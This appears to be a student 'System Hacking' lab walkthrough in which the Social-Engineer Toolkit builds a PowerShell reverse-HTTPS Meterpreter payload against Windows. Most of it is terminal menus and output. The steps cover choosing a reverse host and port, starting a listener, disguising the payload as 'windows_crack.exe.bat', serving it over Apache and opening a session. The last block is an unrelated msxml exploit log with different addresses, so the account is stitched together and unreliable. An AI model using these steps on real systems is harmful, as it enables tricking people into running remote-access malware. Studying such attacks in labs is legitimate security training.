



Project – System Hacking

Windows 10


Step -1 Open terminal




Step 2-type setoolkit



Step 3- Select option 1 (Social Eng Attacks)



Step 4- select the f9th option powershell attack vectors



```
root@kali: ~
File Edit View Search Terminal Help
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.

set> 9

The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventative technologies.

1) Powershell Alphanumeric Shellcode Injector
2) Powershell Reverse Shell
3) Powershell Bind Shell
4) Powershell Dump SAM Database
99) Return to Main Menu

set:powershell>
```


Step 5- Select option 1 and enter


```
root@kali: ~  
File Edit View Search Terminal Help  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) SMS Spoofing Attack Vector  
11) Third Party Modules  
  
99) Return back to the main menu.  
set> 9  
  
The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventative technologies.  
  
1) Powershell Alphanumeric Shellcode Injector  
2) Powershell Reverse Shell  
3) Powershell Bind Shell  
4) Powershell Dump SAM Database  
  
99) Return to Main Menu  
set:powershell>1  
Enter the IPAddress or DNS name for the reverse host: 
```

Step 6- Enter the ip address(using ifconfig)

```
root@kali: ~  
File Edit View Search Terminal Help  
t@kali:~# ifconfig  
h: ifconfig: command not found  
t@kali:~# ifconfig  
0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.75.128 netmask 255.255.255.0 broadcast 192.168.75.255  
    inet6 fe80::20c:29ff:fecb:b511 prefixlen 64 scopeid 0x20:::1  
    ether 00:0c:29:fc:b5:11 txqueuelen 1000 (Ethernet)  
    RX packets 272 bytes 29468 (28.7 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 91 bytes 8275 (8.0 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collision 0  
  
flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 28 bytes 1596 (1.5 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 28 bytes 1596 (1.5 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collision 0  
  
t@kali:~#  
  
root@kali: ~  
File Edit View Search Terminal Help  
9) Powershell Attack Vectors  
10) SMS Spoofing Attack Vector  
11) Third Party Modules  
  
99) Return back to the main menu.  
set> 9  
  
The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventative technologies.  
  
1) Powershell Alphanumeric Shellcode Injector  
2) Powershell Reverse Shell  
3) Powershell Bind Shell  
4) Powershell Dump SAM Database  
  
99) Return to Main Menu  
set:powershell>1  
Enter the IPAddress or DNS name for the reverse host: 192.168.75.128  
set:powershell> Enter the port for the reverse [443]: 
```

Step-7 enter 443 port

As it is most effective and no filtering



```
root@kali: ~  
File Edit View Search Terminal Help  
ful landscape for deploying payloads and performing functions that do not get  
triggered by preventative technologies.  
  
1) Powershell Alphanumeric Shellcode Injector  
2) Powershell Reverse Shell  
3) Powershell Bind Shell  
4) Powershell Dump SAM Database  
  
99) Return to Main Menu  
  
set:powershell>1  
Enter the IPAddress or DNS name for the reverse host: 192.168.75.128  
set:powershell> Enter the port for the reverse [443]:443  
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...  
[*] Generating x86-based powershell injection code...  
[*] Reverse HTTPS takes a few seconds to calculate..One moment..  
No encoder or badchars specified, outputting raw payload  
Payload size: 358 bytes  
Final size of c file: 1528 bytes  
[*] Finished generating powershell injection bypass.  
[*] Encoded to bypass execution restriction policy..  
[*] If you want the powershell commands and attack, they are exported to /root/.  
set/reports/powershell/  
set> Do you want to start the listener now [yes/no]: :
```

Step 8-

Do you want to start

Enter y


```
root@kali: ~  
File Edit View Search Terminal Help  
In swapper task - not syncing  
[*] Processing /root/.set/reports/powershell/powershell.rc for ERB directives.  
resource (/root/.set/reports/powershell/powershell.rc)> use multi/handler  
resource (/root/.set/reports/powershell/powershell.rc)> set payload windows/meterpreter/reverse_https  
payload => windows/meterpreter/reverse_https  
resource (/root/.set/reports/powershell/powershell.rc)> set LPORT 443  
LPORT => 443  
resource (/root/.set/reports/powershell/powershell.rc)> set LHOST 0.0.0.0  
LHOST => 0.0.0.0  
resource (/root/.set/reports/powershell/powershell.rc)> set ExitOnSession false  
ExitOnSession => false  
resource (/root/.set/reports/powershell/powershell.rc)> exploit -j  
[*] Exploit running as background job 0.  
[*] Started HTTPS reverse handler on https://0.0.0.0:443  
msf exploit(handler) >
```

Step 9- cd /root/.set/reports/powershell


```
kali:~# ifconfig  
ifconfig: command not found  
kali:~# ifconfig  
flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 192.168.75.128 netmask 255.255.255.0 broadcast 192.168.75.255  
ether 08:00:27:0c:29:ff:fc:b5:11 txqueuelen 1000 (Ethernet)  
RX packets 272 bytes 29468 (28.7 KiB) RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 91 bytes 8275 (8.0 KiB) TX errors 0 dropped 0 overruns 0 carrier 0  
collisions 0  
flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 28 bytes 1596 (1.5 KiB) RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 28 bytes 1596 (1.5 KiB) TX errors 0 dropped 0 overruns 0 carrier 0  
collisions 0  
kali:~#  
File Edit View Search Terminal Help  
[*] Copy Shift+Ctrl+C  
Paste Shift+Ctrl+V  
Select All  
Preferences  
Profile Preferences  
powershell/powershell.rc for ERB directives.  
shell/powershell.rc)> use multi/handler  
shell/powershell.rc)> set payload windows/meterpreter/reverse_https  
shell/powershell.rc)> set LPORT 443  
LPORT => 443  
resource (/root/.set/reports/powershell/powershell.rc)> set LHOST 0.0.0.0  
LHOST => 0.0.0.0  
resource (/root/.set/reports/powershell/powershell.rc)> set ExitOnSession false  
ExitOnSession => false  
resource (/root/.set/reports/powershell/powershell.rc)> exploit -j  
[*] Exploit running as background job 0.  
[*] Started HTTPS reverse handler on https://0.0.0.0:443  
msf exploit(handler) > cd /root/.set/reports/powershell/  
[-] Unknown command: cd /root/.set/reports/powershell/.  
msf exploit(handler) > cd /root/.set/reports/powershell/powershell/  
[-] The specified path does not exist  
msf exploit(handler) > cd /root/.set/reports/powershell/powershell.rc  
[-] The specified path does not exist  
msf exploit(handler) > cd /root/.set/reports/powershell/  
msf exploit(handler) >
```


Step 12- mv x86 powershell injection.txt windows_crack.exe.bat

Step-13 service apache2 start

Step 14- ip address/file name

Step 15- meterpreter session 1




```
msf exploit(msxml_get_definition_code_exec) >
[*] 192.168.2.65      msxml_get_definition_code_exec - Using msvcrt ROP
[*] 192.168.2.65      msxml_get_definition_code_exec - 192.168.2.65:1089 - Sending html
[*] Sending stage (752128 bytes) to 192.168.2.65
[*] Meterpreter session 1 opened (192.168.2.44:4444 -> 192.168.2.65:1090) at 2012-06-19 14:25:51
0
[*] Session ID 1 (192.168.2.44:4444 -> 192.168.2.65:1090) processing InitialAutoRunScript 'migrate'
[*] Current server process: iexplore.exe (3480)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2160
[+] Successfully migrated to process
```